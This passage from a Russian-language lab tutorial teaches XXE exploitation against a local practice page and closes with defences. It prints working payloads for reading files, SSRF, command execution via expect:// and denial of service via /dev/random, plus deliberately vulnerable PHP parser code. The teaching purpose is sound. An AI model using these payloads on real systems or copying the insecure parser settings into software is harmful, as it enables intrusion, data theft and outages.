
Request to http://localhost:80 [127.0.0.1]

Forward Drop **Intercept is on** Action Open browser

Pretty Raw Hex

```
1 POST /lesson3/XXE/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 156
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/lesson3/XXE/login.php
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 <?xml version="1.0" encoding="UTF-8"?>
17   <!DOCTYPE root [!<ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=login.php']>
18   <root>
    <name>
      &xxe;
    </name>
    <password>
      123
    </password>
  </root>
```

Код PHP-страницы выводится в **base64**:




Расшифровать полученный текст мы можем утилитой **base64** в командной строке или используя сторонние сервисы:


```
(student@codeby)-[~]
$ echo "PD9waHAKbGl...часть вырезана...>+Cg==" | base64 -d
<?php
libxml_disable_entity_loader(false);
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$xmlfile = file_get_contents('php://input');
```

```
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$info = simplexml_import_dom($dom);
<...часть вырезана...
</html>
```

После эксплуатации, чтобы браузер работал корректно, нужно выключить прокси:



Включать его нужно только тогда, когда Вам нужно перехватить запрос. Если Вы не выключите прокси, но при этом закроете BurmSuite, то столкнётесь со следующей ошибкой в браузере:



## Эксплуатация SSRF с помощью XXE

SSRF (англ. аббр. Server Side Request Forgery “Подделка запросов на стороне сервера”) - это уязвимость, позволяющая отправлять запросы от лица веб-сервера. Давайте запустим простейший HTTP-сервер python на 8000 порту с помощью следующей команды:

```
(student㉿codeby)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Теперь отправим POST-запрос с таким пэйлоадом:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "http://127.0.0.1:8000/">]>
<root>
    <name>&xxe;</name>
    <password>test</password>
</root>
```

The screenshot shows the Burp Suite interface in Intercept mode. The request tab displays a POST request to http://localhost:80 [127.0.0.1]. The payload is shown in Pretty format:

```
POST /lesson3/XXE/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain; charset=UTF-8
Content-Length: 93
Origin: http://localhost
Connection: close
Referer: http://localhost/lesson3/XXE/login.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "http://127.0.0.1:8000/">]>
<root>
    <name>
        &xxe;
    </name>
    <password>
        test
    </password>
</root>
```

И получаем GET-запрос от уязвимого веб-сервера на наш веб-сервер python:

```
[student@codeby:~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [29/Jun/2023 22:35:44] "GET / HTTP/1.1" 200 -
```

Уязвимость SSRF может привести к:

1. Сканированию внутренней сети
2. Несанкционированному доступу к внутренним службам
3. DDoS-атакам
4. Компрометации сервера в редких случаях

### Эксплуатация RCE с помощью XXE

Иногда ошибки конфигурации приводят к уязвимости RCE (аббр. англ. Remote Code Execution “удалённое выполнение кода”). Однако для этого требуется администратору сервера установить дополнительный враппер `expect`, так как он не поставляется вместе с PHP:

```
<!DOCTYPE root [<!ENTITY xxe SYSTEM "expect://<команда_ОС>">]>
```

### Эксплуатация DoS с помощью XXE

DoS (аббр. англ. Denial of Service “отказ в обслуживании”) - это не уязвимость, а атака, с помощью которой можно вывести веб-сервер из строя. В некоторых случаях злоумышленник может осуществить её с помощью XXE. Пример пэйлоада:

```
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

`/dev/random` является генератором случайных чисел, который не требует для запуска специальных привилегий в системе. С помощью него можно вызвать отказ в обслуживании операционной системы.

### Защита от XXE

Чтобы защититься от XXE, нужно соблюдать следующие требования:

1. Используйте более современные версии XML-парсеров или библиотек, которые автоматически защищены от XXE атак. Новые версии парсеров часто содержат механизмы безопасной обработки XML, например, отключение внешних сущностей по умолчанию.
2. Валидируйте входные данные - проверяйте и фильтруйте все данные, которые поступают от пользователя, особенно если они используются в XML-обработке.

3. Ограничите доступ к ресурсам сервера - при выполнении XML-обработки сервер должен иметь доступ только к необходимым ресурсам. Нужно ограничить права доступа к файловой системе и сетевым ресурсам, чтобы минимизировать потенциальный ущерб от успешной XXE атаки.
4. Минимизируйте объем информации и избегайте передачи чувствительных данных через XML. Если это необходимо, шифруйте данные перед передачей и расшифровывайте их только на надежной стороне.
5. Проверьте настройки сервера и рабочего окружения, чтобы убедиться, что они соответствуют безопасным рекомендациям. Например, отключение "external entities" в конфигурации сервера или установка соответствующих флагов.

Все эти меры безопасности должны быть реализованы вместе с другими техниками защиты, такими как обработка ввода и вывода, аутентификация и авторизация, чтобы обеспечить всестороннюю защиту приложения от XXE атак.